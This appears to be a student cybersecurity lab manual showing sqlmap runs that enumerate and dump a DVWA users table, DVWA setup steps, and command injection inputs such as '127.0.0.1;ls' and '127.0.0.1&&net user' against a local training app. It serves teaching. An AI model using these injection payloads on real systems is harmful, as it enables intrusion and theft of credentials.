


```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt
{1.6.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:31:48 /2022-07-01/
```


To know the databases using sqlmap exploit



```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt --dbs
{1.6.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting @ 04:32:59 /2022-07-01/
[04:32:59] [INFO] parsing HTTP request from 'samp.txt'
[04:33:00] [INFO] resuming back-end DBMS 'mysql'
```



```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt -d dvwa --tables
{1.6.4#stable}
https://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:33:21 /2022-07-01/
[04:33:21] [INFO] parsing HTTP request from 'samp.txt'
```



```
(kali㉿kali)-[~] $ sqlmap -r samp.txt --tables
{1.6.4#stable}
[*] starting @ 04:33:56 /2022-07-01/
[04:33:56] [INFO] parsing HTTP request from 'samp.txt'
```

open table columns



```
(kali㉿kali)-[~] $ sqlmap -r samp.txt -t users --columns
{1.6.4#stable}
[*] starting @ 04:34:30 /2022-07-01/
[04:34:30] [INFO] parsing HTTP request from 'samp.txt'
[04:34:30] [INFO] setting file for logging HTTP traffic
```

```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt -t users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:34:45 /2022-07-01/
[04:34:45] [INFO] parsing HTTP request from 'samp.txt'
[04:34:45] [INFO] setting file for logging HTTP traffic
```

we get multiple login ids and passwords in hash values

VIVA Questions

1. What is an Attack?

.....
.....
.....

2. What is VMWare?

.....
.....
.....

3. What is SQL Injection Attack?

.....
.....
.....

4. What is the command used to clear the privileges in kali linux ?

.....
.....
.....


5. What is Burpsuite?

.....
.....
.....

Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.

-----Command Injection Attack-----

sudo service apache2 start



```

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'password';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> exit;
Bye

(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo service apache2 start

(kali㉿kali)-[~/var/www/html/DVWA/config]
$ 


```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>




username: admin

password: password




click create database


we get <http://127.0.0.1/DVWA/index.php>



Goto DVWA security



Click on impossible



as an example of how web application vulnerabilities can be exploited as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to users that even if a developer has tried but failed to secure an application, there are still many exploitation techniques available.
 3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
 4. Impossible - This level should be **secure against all known attacks**. It is used to compare the vulnerable source code to the secure source code.
- Prior to DVWA v1.9, this level was known as 'high'.

Low
Medium
High
Impossible

PHPIDS (PHP-Intrusion Detection System) is a security layer for PHP-based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

Set as LOW and click Submit.

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low

PHPIDS

[PHPIDS](#) v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Enter IP address.

Vulnerability: Command | +

127.0.0.1/DVWA/vulnerabilities/exec/#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.065 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.038 ms
...
127.0.0.1 ping statistics ...
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.038/0.054/0.065/0.009 ms
```

More Information

- <https://www.scriptbc.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- https://owasp.org/www-community/attacks/Command_Injection

Username: admin

multiple commands using pipe or ;

127.0.0.1;ls

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Command Injection" and a sub-section "Ping a device". It contains a form with a text input "Enter an IP address:" and a "Submit" button. Below the form, red text displays the output of the ping command: "PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.100 ms 64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3066ms rtt min/avg/max/mdev = 0.014/0.052/0.100/0.031 ms help index.php source". Below this, another section titled "More Information" lists several links: <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, <http://www.ss64.com/nt/>, and https://owasp.org/www-community/attacks/Command_Injection. At the bottom left, it says "Username: admin Security Level: Low". At the bottom right, there are "View Source" and "View Help" buttons.

```
127.0.0.1;ls ../
```

This screenshot shows the DVWA Command Injection page again, but this time with a different payload: "127.0.0.1;ls ../" entered into the IP address field. The output shows a directory traversal attack was successful, displaying the contents of the parent directory. The interface and sidebar are identical to the first screenshot, showing the "Command Injection" option is still selected in the sidebar.

127.0.0.1;cat ./view_source.php

The screenshot shows the DVWA Command Injection interface. On the left sidebar, under the "Command Injection" section, the "Ping a device" option is selected. In the main area, there is an input field labeled "Enter an IP address:" containing the value "127.0.0.1;cat ./view_source.php". Below this, the terminal output shows the results of the ping command, which includes the injected shell command and its execution.

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.043 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.016/0.045/0.068/0.019 ms
vulnerabilities/{$id}/source/{$security}.js

" . highlight_string( $js_source, true ) . "

};

$page[ 'body' ] .= "
{$vuln} Source

vulnerabilities/{$id}/source/{$security}.php

```

Use &&net user

The screenshot shows the DVWA Net User Management interface. Under the "Ping a device" section, the "Enter an IP address:" field contains "127.0.0.1&&net user". The terminal output shows the results of the net user command, which lists domain groups for the specified user.

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.014/0.042/0.058/0.017 ms

net [] user [misc. options] [targets]
    List users

net [] user DELETE [misc. options] [targets]
    Delete specified user

net [] user INFO [misc. options] [targets]
    List the domain groups of the specified user

net [] user ADD [password] [-c container] [-F user flags] [misc. options] [targets]
    Add specified user

net [] user RENAME [targets]
    Rename specified user

Valid methods: (auto-detected if not specified)
    ads                                     Active Directory (LDAP/Kerberos)

```

Use &net user



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "Vulnerability: Command Injection". It contains a sub-section "Ping a device" with 